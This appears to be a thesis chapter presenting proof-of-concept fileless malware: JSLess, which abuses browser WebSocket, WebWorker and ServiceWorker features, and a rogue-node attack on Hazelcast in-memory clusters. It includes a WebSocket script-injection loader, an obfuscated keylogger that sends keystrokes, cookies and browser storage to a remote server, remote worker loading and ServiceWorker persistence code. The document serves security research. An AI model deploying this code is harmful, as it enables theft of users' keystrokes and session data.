To highlight the significance of the threats posed by fileless malware, we present a practical design and implementation of a fileless malware as a proof-of-concept. We investigate the possibility of developing a fileless malware using modern JavaScript features that were introduced with HTML5. In our assessment of the potential threats of fileless malware attacks, we explore the use of benign JavaScript and HTML5 features to develop fileless malware. Based on our analysis we implemented **JSLess** as a proof-of-concept fileless Javascript malware that successfully infects a web browser and executes several malicious payloads. To the best of our knowledge, this is the first fileless malware introduced in web browsers and exhibits that fileless malware attacks are not just limited to PowerShells and Windows environment. Next, we identify the malicious potential of new benign features in web technology and how they could be used to develop fileless malware.

3.1.1 Benign Features with Malicious Potentials

With the introduction of HTML5, a new generation of modern web applications become a reality. This is mainly because HTML5 introduced a rich-set of powerful APIs and features that can be used by JavaScript. Some of the new features and APIs in HTML focus on enabling the development of web apps with high connectivity and performance. Further, HTML5 provides a set of APIs that allow web applications written in JavaScript to access information about the host running the web app and also other peripheral devices connected to the host. For instance, a web app developed with HTML5 and JavaScript could have access to the user geo-location, device orientation, mic, and camera.

While these new powerful features were proposed to improve web application development, we found in our analysis of these features that hackers and malware authors could misuse them. Many of these benign features have serious malicious potential. In this section, we will mainly focus on HTML5 features that were proposed to boost web application performance, scalability, and connectivity.

3.1.1.1 Web Sockets

WebSocket is a new communication protocol that enables a web-client and a web-server to establish a two-way (full-duplex) interactive communication channel over a single TCP connection [47]. It provides bi-directional real-time communication which is an urgent requirement for modern interactive web applications. With WebSocket, the communication method between the web-client and the web-server is not limited to pull-communication [Peter Lubbers & Frank Greco]. Instead, push-communication and even an interactive communication become possible. For this reason, WebSocket becomes the dominated technology in developing instant messaging apps, gaming applications, streaming services, or any web app which requires data exchange between the client and the server in real-time.

WebSocket is currently supported by all major web browsers such as Chrome, Firefox, Safari, Edge, and IE. Moreover, the WebSocket protocol is supported by common programming languages such as Java, Python, C#, and others. This enables the development of desktop, mobile apps, or even microservices that communicate using WebSocket as a modern and convenient communication protocol.

It is clear that using WebSocket the connectivity of web apps moves to a new level of high quality and reliability. However, WebSocket is considered by web security researchers a security risk [28]. WebSocket enables a new attack vector for malicious actors. Common web attacks such as cross-site scripting (XSS) and man in the middle (MitM) are possible over WebSockets. WebSocket by design does not obey the same-origin policy; this means the web browser will allow a WebSocket script to connect to different web pages even if they do not share the same origin (same URI scheme, host and port number). Again WebSocket by design is not bound by cross-origin resource sharing (CORS). This means a web app running inside the client web browser could request resources that have a different origin from the web app. This flexibility could be easily abused by malicious actors as we will demonstrate in the next section.

3.1.1.2 Web Worker

Originally JavaScript is a single-threaded language which means in any web app there is only a single line of code or statement that can be executed at any given time. As a result, JavaScript cannot perform multiple tasks simultaneously. WebWorker is a new JavaScript feature that was introduced with HTML5 to improve the performance of the JavaScript application [7]. WebWorker enables JavaScript code to run in a background thread separate from the main execution thread of a web app. In other words WebWorker allows web applications to execute tasks in the background without impacting the user interface as it works completely separate from the UI thread. For this reason, WebWorkers are typically used to run long and expensive operations without blocking the UI. For instance, the code in Listing 3.1 initialize a new web worker object and runs the code in worker.js asynchronously in a new thread. WebWorker should be used to do computationally intensive tasks to avoid blocking the UI or any other code executed in the main thread. If a computationally intensive task executes in the main JavaScript thread, the web app will freeze and become unresponsive to the user. WebWorker is currently supported by all major web browsers such as Chrome, Firefox, Safari, Edge, and IE.

```
if (typeof(worker) == "undefined") {
    worker = new Worker("worker.js");
}
```

Listing 3.1: WebWorker Initialization Example

As we can see WebWorker is an essential feature for developing a modern and responsive web application. However, the devil is in the details. While WebWorker seems like a harmless feature, it opens the door for several malicious scenarios and security issues. For example, it allows DOM-based cross-site scripting (XSS) [64]. CORS does not bind it, and hence a web worker could share and access resources from different origins. But in our opinion, the most critical security issue with WebWorker is its ability to insert silent running JavaScript code. This could enable a malicious payload to run in a background thread created by malicious or compromised web apps. One possible example is using WebWorker with a malicious web app to preform cryptocurrency mining without the users' consent. The WebWorker will terminate if the worker completed the execution of the script or if the user closes the web browser or the web app that created the web worker object.

3.1.1.3 Service Workers

ServiceWorker is another new appealing JavaScript feature. We could consider ServiceWorker as a special type of WebWoker. ServiceWorker allows running JavaScript code in a separate background thread. This is very similar to WebWorker but unlike WebWorker, the lifetime of the ServiceWorker is not tied to a specific webpage or even the web browser [15]. This means even if the user navigates away from the web app that created the ServiceWorker or terminated the web browser, the ServiceWorker will continue to run in the background. The ServiceWorker will normally terminate when it's complete (e.g., execute all the computation tasks) or received a termination signal from the web server, or terminate abnormally as a result of a crash, system reboot or shutdown.

ServiceWorker was introduced to enable rich offline experience to the users and improve the performance of modern web apps. The code in Listing 3.2 shows an example that creates a ServiceWorker from the file **sw_demo.js**. ServiceWorkers share the same security issues and risks that exist in WebWorkers but the lifetime of the security risks are persistent.

```
window.addEventListener('load', () => {
  navigator.serviceWorker.register('/sw_demo.js')
  .then((registration) => {
    // ServiceWorker registered successfully
  }, (err) => {
    // ServiceWorker registration failed
  });
});
```

Listing 3.2: ServiceWorker Registration Example

3.1.2 JavaScript Fileless Malware

The benign JavaScript features we introduced in the above sections could be used to implement a fileless JavaScript malware. To demonstrate this threat, we design and implement JSLess as a PoC fileless malware. We design JSLess as a fileless polymorphic malware, with a dynamic malicious payload, that applies both timing and event-based evasion.

3.1.2.1 Infection Scenarios

In our investigation, we define two main infection scenarios. The first scenario is when the victim (web user) visits a malicious web server or application as illustrated in Figure 3.1.1. In this case, the malicious web server will not show any malicious behaviors until a specific event triggers the malicious behavior. In our demo, the attack posts specific text messages on a common chat room. The message act as an activation command to the malware. When the message is received the malware is injected dynamically into the victim's browser and starts running as part of the script belonging to the public chat room.

The second infection scenario is when the malware compromise a legitimate web application or server to infect the web browsers of the users who are currently visiting the compromised website as illustrated in Figure 3.1.2. In this case, both the website and the website visitors are victims of the malware attack. The malware will open a connection with the malicious server (e.g., C&C server) that hosts the malware to download the malicious payload or receive a command from the malware authors to execute on the victim browser.

Note that in both scenarios the malicious code infection/injection happens on the client side, not the server side.

3.1.2.2 JSLess Operational Scenario

JSLess delivered to the victim web browser through a WebSocket connection. When the victim visits a malicious web server, the WebSocket connection will be part of the web app on the malicious server. However, if the malware authors prefer to deliver JSLess by compromising a legitimate web app/server to increase in the infection rate, then the WebSocket delivery code could be added into a third-party JavaScript library (e.g. JQuery). Almost all modern web application relies on integrating third-party



1
User visits a website that injects malicious code at run time by triggering a particular event
User
Malicious Website
2
If client has a malware scanning tool
Malware Scanning
3
Malware Scanning finds nothing on start
Triggers a particular Event
4
An event can enable a malicious code within the website
Code Injection
5
Code injection in the website affect the user's system
Infects the System

Fig. 3.1.1: JavaScript Fileless Malware First Infection Scenario



1
User visits a Benign Website
User
Benign / Friendly Website
2
If client has a malware scanning tool
Malware Scanning
Malware Attacker
3
Malware Scanning finds nothing because website is benign
Command & Control Server
Infects the System
Triggers a particular Event
4
Loading an external library or file can execute the malicious behavior
5
Code injection in the website can affect the user's system
Code Injection
Communication Via WebSocket
{;}
JS

Fig. 3.1.2: JavaScript Fileless Malware Second Infection Scenario

JavaScript files. The WebSocket delivery code is relatively (see the code in Listing 3.3) and could easily be hidden in a malicious third-party script library that is disguised as legitimate. Alternatively, the code could be inserted via an HTML injection attack on a vulnerable site that does not correctly sanitize the user input. The WebSocket API is used to deliver the malware source code in JavaScript to the victim browser. Once the connection is opened, it downloads the JavaScript code and uses it to create a new script element which is appended as a child to the HTML file's body element. This causes the downloaded script to be executed by the client's web browser.


```
MalWS = new WebSocket('{{WSSurl}}/KeyCookieLog.js');
MalWS.onmessage = function(e) {
   sc = document.createElement('script');
   sc.type = 'text/javascript';
   sc.id = 'MalSocket';
   sc.appendChild(document.createTextNode(e.data));
   B = document.getElementsByTagName("body");
   B[0].appendChild(sc);
};
```

Listing 3.3: malicious payload delivered with websocket

Delivering the malware payload over WebSocket and dynamically inject it into the client's web browser provide several advantages to malware authors. The fact that the malware code is only observable when the web browser is executing the code and mainly as a result of a trigger event provides one important fileless behavior for the malware. The malicious code is never written to the victim's file system. Using WebSocket to deliver the malware payload does not raise any red flags by anti-malware systems since it is a popular and common benign feature. Using benign APIs is another essential characteristic of fileless malware.

The fact that JSLess can send any malicious payload for many attack vectors and inject arbitrary JavaScript code with the option to obfuscate the injected malicious code enables the design of polymorphic malware. All of these attributes make JSLess a powerful malware threat that can easily evade detection by anti-malware systems.

For instance, a pure JavaScript logger could be quickly injected in the user's browser to captures user's keystroke events and send them to the malware C&C server over WebSocket. Note that benign and native JavaScript keystroke capturing APIs are used which again will not raise any red flags. Figure 3.1.3 shows an exmaple of an injected JavaScript key logger that captures keystroke events and send it to the malware C&C server over WebSockect.



```
▸<div id="nav" class="w3-black">…</div>
▸<div>…</div>
▾<script type="text/javascript" id="MalSocket">
  var _0x2db2=
  ['SessionVar1','test\x20string','getItem','Local\x20Storage:\x0a','\x0aSession\x20Storage:\x0a','cookie','wss://win.wasplabs.ca:5001','onopen','onkeypress','undefined
  ','push','key','onkeyup','Backspace','<--','setInterval','length','send','stringify','keys','cookieJS'];(function(_0x36963b,_0x554d26){var
  _0x3f06e6=function(_0x3955b6){while(--_0x3955b6){_0x36963b['push'](_0x36963b['shift']());}};_0x3f06e6(++_0x554d26);}(_0x2db2,0x195));var
  _0x505a=function(_0x2dd7d0,_0x26bb72){_0x2dd7d0=_0x2dd7d0-0x0;var _0x128d5a=_0x2db2[_0x2dd7d0];return _0x128d5a;};MalWS2=new
  WebSocket(_0x505a('0x0'));MalWS2[_0x505a('0x1')]=function(){var _0x3eac16=[];document[_0x505a('0x2')]=function(_0x2790f3){if(typeof MalWS2!==_0x505a('0x3'))
  {_0x3eac16[_0x505a('0x4')](_0x2790f3[_0x505a('0x5')]);}};document[_0x505a('0x6')]=function(_0x12086a){if(_0x12086a['key']==_0x505a('0x7')&&typeof
  MalWS2!==_0x505a('0x3')){_0x3eac16[_0x505a('0x4')](_0x505a('0x8'));}};window[_0x505a('0x9')](function(){if(_0x3eac16[_0x505a('0xa')]>0x0&&typeof
  MalWS2!==_0x505a('0x3')){MalWS2[_0x505a('0xb')](JSON[_0x505a('0xc')]({'protocol':_0x505a('0xd'),'data':_0x3eac16}));_0x3eac16=[];}},0xbb8);MalWS2['send']
  (JSON[_0x505a('0xc')]({'protocol':_0x505a('0xe'),'data':dumpStorage()}));};function dumpStorage()
  {sessionStorage[_0x505a('0xf')]=_0x505a('0x10');localStorage['LocalVar1']=_0x505a('0x10');lvars=[];keys=Object[_0x505a('0xd')]
  (localStorage),i=keys[_0x505a('0xa')];while(i--){lvars[i]=keys[i]+':\x20'+localStorage['getItem'](keys[i]);}svars=[];keys=Object[_0x505a('0xd')]
  (sessionStorage),i=keys[_0x505a('0xa')];while(i--){svars[i]=keys[i]+':\x20'+sessionStorage[_0x505a('0x11')](keys[i]);}vars=
  [_0x505a('0x12'),lvars,_0x505a('0x13'),svars,'\x0aDocument\x20Cookie:\x0a',document[_0x505a('0x14')]];return vars;}
  </script>
</body>
</html>
```

Fig. 3.1.3: Obfuscated JavaScript code injection

Obfuscated JavaScript code is injected in the body of the web page which opens a secure WebSocket connection with Remote C&C Server to send the User's keystroke information to the attacker

To utilize the victim system's computation power or run the malicious scripts in a separate thread from the main UI thread, JSless takes advantage of WebWorkers. This allows JSless to run malicious activities that are computationally intensive, such as cryptocurrency mining. The WebWorker script is downloaded from the C&C server. The JavaScript code in Listing 3.4 shows how the malicious WebWorker code could be obtained as a blob object and initiated on the victim's browser. In conjunction with the importScripts and createObjectURL functions, we were able to load a script from a different domain hosted on the different server and executed it in the background of the benign web app.

```
blob = new Blob(["self.importScripts('{{HTTPSurl}}/foo.js');"],
        {type: 'application/Javascript'});

w = new Worker(URL.createObjectURL(blob));
```

Listing 3.4: Breaking Same-origin Policy with ImportScripts()

Until this point one limitation of JSless malware-framework is that fact that the malware will terminate as soon as the user closes his web browser or navigates away from the compromised/malicious web server. This limitation is not specific to JSless, it is the common behaviors of any fileless malware. In fact, many malware authors sacrifice the persistence of their malware infection by using fileless malware to avoid detection and bypass anti-malware systems. However, that does not mean fileless malware authors are not trying to come up with new methods and techniques to make their fileless malware persistent. In our investigation to provide persistence for JSless even if the user navigates away from the compromised/malicious web page or closes the web browser, we took advantage of the ServiceWorker API to implement a malware persistence technique with minimal footprint.

To achieve malware persistence, we used the WebSocket API to download a script from the malicious server. After downloading the ServiceWorker registration code from the malicious server as shown in Listing 3.2, it registers a sync event as shown in Listing 3.5, cause the downloaded code to execute and stay alive even if the user has navigated away from the original page or closed the web browser.

The malicious code will continue to run and terminate normally when it is completed or abnormally as result of exception, crash or if the user restarts his machine. Note that when we use ServiceWorker, a file is created and temporarily stored on the client machine while the ServiceWorker is running. This is the only case where JSless will place a file on the victim machine, and it is only needed for malware persistence.

```
 self.addEventListener('sync', function (event) {
  if (event.tag === 'mal-service-worker') {
   event.waitUntil(malServiceWorker()
   .then((response) => {
    // Service Worker task is done
   }));
  }
 });

function malServiceWorker() {
 // Malicious activity can be performed here
}
```

Listing 3.5: ServiceWorker Implementation for malicious purpose

In the proof-of-concept implementation for the malware persistence with ServiceWorker, we implemented a MapReduce system. In this malicious MapReduce system, all the current infected web browsers receive the map function and a chunk of the data via WebSocket. The map function executes as a ServiceWorker and operates over the data chunks sent by the malicious server. When the ServiceWorker finishes executing the map function, it returns the result to the malicious server via WebSocket. When the malicious server receives the results from the ServiceWorker, it performs the reduce phase and returns the final result to the malware author.

3.2 In-Memory Malware

Nowadays, in-memory data storage and computing platforms getting popularity in many organizations. To reduce the query loads on databases and to improve the applications performance, in-memory data storage gives the ability to store the data within memory in a highly distributed manner. Loading the data into memory increases the performance of applications hundred times faster with low-latency transaction processing offered by in-memory technology. Where this new technology getting into rise, at the same time, valuable information of individuals and organizations is at greater risk of compromise. As more organizations move to adopt in-memory technology, attackers are continue to strive for finding new ways to compromise the information stored in the memory.

3.2.1 HazelCast

To demonstrate the unconventional malware threat for in-memory computing and storage platforms, we have developed a Proof of Concept (PoC) for in-memory malware in Java programming language. In our PoC, we targeted HazelCast [23] which is fastest in-memory data grid, combined with high-speed event processing. Hazelcast is a distributed In-Memory Data storage and computing platform that supports high scalability and data distribution in a clustered environment. HazelCast cluster consists of multiple members (also called nodes) and data is evenly distributed among all the nodes within a cluster, allowing for horizontal scaling of processing and available storage [22].

3.2.1.1 Member Discovery Mechanism

Hazelcast supports auto-discovery of nodes and intelligent synchronization to update the data on all the nodes. Cluster members automatically join together that takes place with various discovery mechanisms which is used by cluster members to find each other [22].
Hazelcast uses the following discovery mechanisms:

- **TCP:** It discover members by TCP/IP, need to list the hostnames or IP addresses of all or a subset of the members that can be a part of the cluster. It does not require to list all of the members, but at least one of the listed members has to be active in the cluster when a new member joins

- **Multicast:** In this discovery mechanism, the cluster members do not need to know the concrete addresses of the other members, as it allows cluster members to find each other using multicast communication. It allows multiple members to join together which are activated on the same network

- **Cloud Discovery:** It is useful when to discover members without providing the list of possible IP addresses. This mechanism allows applications to be deployed in various cloud infrastructure such as AWS, GCP, Azure, etc. and enables Hazelcast members to dynamically discover each other basis on the cloud configuration

3.2.2 Design & Implementation

We have implemented a PoC of in-memory malware on HazelCast IMDG Application developed using Java Maven. Hazelcast IMDG supports two modes of operations in the architecture deployment: embedded and client-server.

Embedded Topology: In an embedded deployment, each member (JVM) includes both the application and Hazelcast IMDG services and data [22]. Embedded deployment architecture can be seen in Figure 3.2.1.




Fig. 3.2.1: HazelCast IMDG Embedded Topology [22]

Client-Server Topology: As it is illustrated in Figure 3.2.2, in a client-server deployment, Hazelcast IMDG services and data are centralized on one or more members and are accessed by the application through clients [22].




Fig. 3.2.2: HazelCast IMDG Client-Server deployment [22]

In our work, we have implemented HazelCast IMDG application using client-server topology because it gives greater flexibility to manage the cluster. In addition, we are showing in our PoC that this architecture is vulnerable to serious security threats. As it is mentioned above that HazelCast supports various Cluster members discovery mechanism. We have considered Multicast and TCP cluster discovery protocols to perform some malicious infection scenarios in our PoC. In Multicast discovery mechanism, cluster members do not need to know each other's specific IP addresses. As soon as a new member is initiated on the same network, it will become the part of the cluster without any extra configuration. It means one common network can only have one cluster at a time. Lines of code showing in Listing 3.6 is used to create new HazelCast Cluster members with some network configurations.

```java
Config config = new Config();
NetworkConfig network = config.getNetworkConfig();
network.setPort(5701).setPortCount(20);
network.setPortAutoIncrement(true);
HazelcastInstance hazelcast_member = Hazelcast.newHazelcastInstance(config);
```

Listing 3.6: Create HazelCast Cluster Members

We have also implemented the TCP for cluster discovery where we need to specify IP address of at least one cluster member. When a new member is discovered with the specified IP address, it becomes the part of that cluster and get access to data present in the memory as well as can perform operations on that data. In our case, IP address of the leader member is 137.207.235.122 and we initiated an other member on the local network with the IP address 137.207.235.124.

After setting up the cluster with different members, HazelCast distributed data structure is considered for storing the data in the main memory of the machines. HazelCast Map is distributed implementation of Java map that can store the entries and even distribute them on all the cluster members. We have used HazelCast Map and stored some random entries in the map from one Cluster member. Because of the distributed nature of HazelCast Map, same data will be available for all the members present in the cluster.

3.2.3 Infection Scenarios

Our in-memory malware PoC demonstrates how attackers can launch an attack to steal the valuable information stored in the memory of HazelCast Cluster members. Our research shows that TCP and Multicast are two of the discovery mechanisms offered by HazelCast to locate the members within a cluster which are not secure enough and can be exploited by the attackers. By leveraging TCP and Multicast discovery mechanisms offered by HazelCast, we initiated an attack scenario where a member/node with malicious intention becomes the part of the cluster and perform unusual activities.




Fig. 3.2.3: In-Memory Malware First Attack Scenario

As Figure 3.2.3 is illustrating an attack scenario where a malicious node/member is being inserted in the HazelCast cluster. By this member, a connection with HTTP request is being opened to a malicious command & control server which is associated with the attacker. As the same copy of data is distributed among all the members present in the same cluster, so, the member inserted with malicious intention can steal the valuable information and send it to the attacker. After getting access to the data present in the cluster, attackers can also execute the operations to encrypt the data and ask for ransom. In our PoC, after opening the connection with C&C server, we have downloaded an encryption key to encrypt the data.

Another attack scenario can be seen in Figure 3.2.4, where a client is connecting with HazelCast cluster. There are three different ways to connect to a running HazelCast clusters through Clients [22].

